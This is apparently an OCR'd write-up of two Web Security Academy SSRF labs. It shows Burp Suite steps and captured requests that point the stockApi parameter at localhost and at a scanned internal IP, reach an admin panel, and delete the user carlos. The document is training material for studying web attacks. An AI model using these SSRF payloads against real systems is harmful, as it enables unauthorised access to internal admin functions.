


Lab: Basic SSRF against the local server

Open the burpsuite and turn on the intercept in the proxy. Check the stock and forward that request from the proxy to repeater. Now change the value of stockApi to http://localhost/admin. Send the modified request and now you will get the admin panel but will not be able to delete the user carlos. Read the url and understand it to modify the url similarly and pass the modified url to the stockApi field and the user carlos will be deleted.









Burp Suite Community Edition v2023.3.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Send Cancel Follow redirection
Target: https://0af800820489d01380f9c6d300df0005.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0af800820489d01380f9c6d300df0005.web-security-academy.net
3 Cookie: session=qddLVU71fqeaw6EFlkah9GWlRnYO6exh
4 Content-Length: 54
5 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0af800820489d01380f9c6d300df0005.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0af800820489d01380f9c6d300df0005.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=u9SEQoUYits55LofNwkRknRWPNI44jac; Secure; HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
Search... 0 matches
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 19
Response headers 4
Done
173 bytes | 488 millis


Lab: Basic SSRF against another back-end system


Open the burpsuite and turn on the intercept in the proxy. Check the stock and forward that request from the proxy to intruder. Now try the sniper attack on the last octet of the given ip address form 0 to 255. There will status code for only one number and send that request to the repeater. Send the modified packet and now you will get the admin panel but will not be able to delete the user carlos. Read the url and understand it to modify the url similarly and pass the modified url to the stockApi field and the user carlos will be deleted.






Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Positions Payloads Resource pool Settings
Payload sets
Start attack
Payload set: 1
Payload count: 256
Payload type: Simple list
Request count: 256
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as pa
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload befc
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:
3. Intruder attack of https://0aa2004703c53241834414d600e800...y-academy.net - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
199 198 200 3274
2 1 400 141
0 500 2477
1 0 500 2477
3 2 500 2477
4 3 500 2477
5 4 500 2477
6 5 500 2477
7 6 500 2477
8 7 500 2477
9 8 500 2477
Finished
4:51 PM
05/03/24


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Send Cancel
Target: https://0aa2004703c53241834414d600e80030.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0aa2004703c53241834414d600e80030.web-security-academy.net
3 Cookie: session=3TSkItDbxzEFkkYYIYuhE2KN2UWh7oKt
4 Content-Length: 40
5 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aa2004703c53241834414d600e80030.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aa2004703c53241834414d600e80030.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18
19 stockApi=http://192.168.0.198:8080/admin
Search... 0 matches
Response
Pretty Raw Hex Render
Web Security Academy
Basic SSRF against another back-end system
LAB Not solved
Back to lab description
Home | Admin panel | My account
Users
wiener - Delete
carlos - Delete
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 19
Response headers 3
Done
3,274 bytes | 261 millis


Burp Suite Community Edition v2023.3.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
Send Cancel Follow redirection
Target: https://0aa2004703c53241834414d600e80030.web-security-academy.net HTTP/2
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0aa2004703c53241834414d600e80030.web-security-academy.net
3 Cookie: session=3TSkItDbxzEFkkYYIYuhE2KN2UWh7oKt
4 Content-Length: 63
5 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aa2004703c53241834414d600e80030.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aa2004703c53241834414d600e80030.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
18
19 stockApi=http://192.168.0.198:8080/admin/delete?username=carlos
Search... 0 matches
Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: http://192.168.0.198:8080/admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
Search... 0 matches
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 1
Request cookies 1
Request headers 19
Response headers 3
Done
111 bytes | 301 millis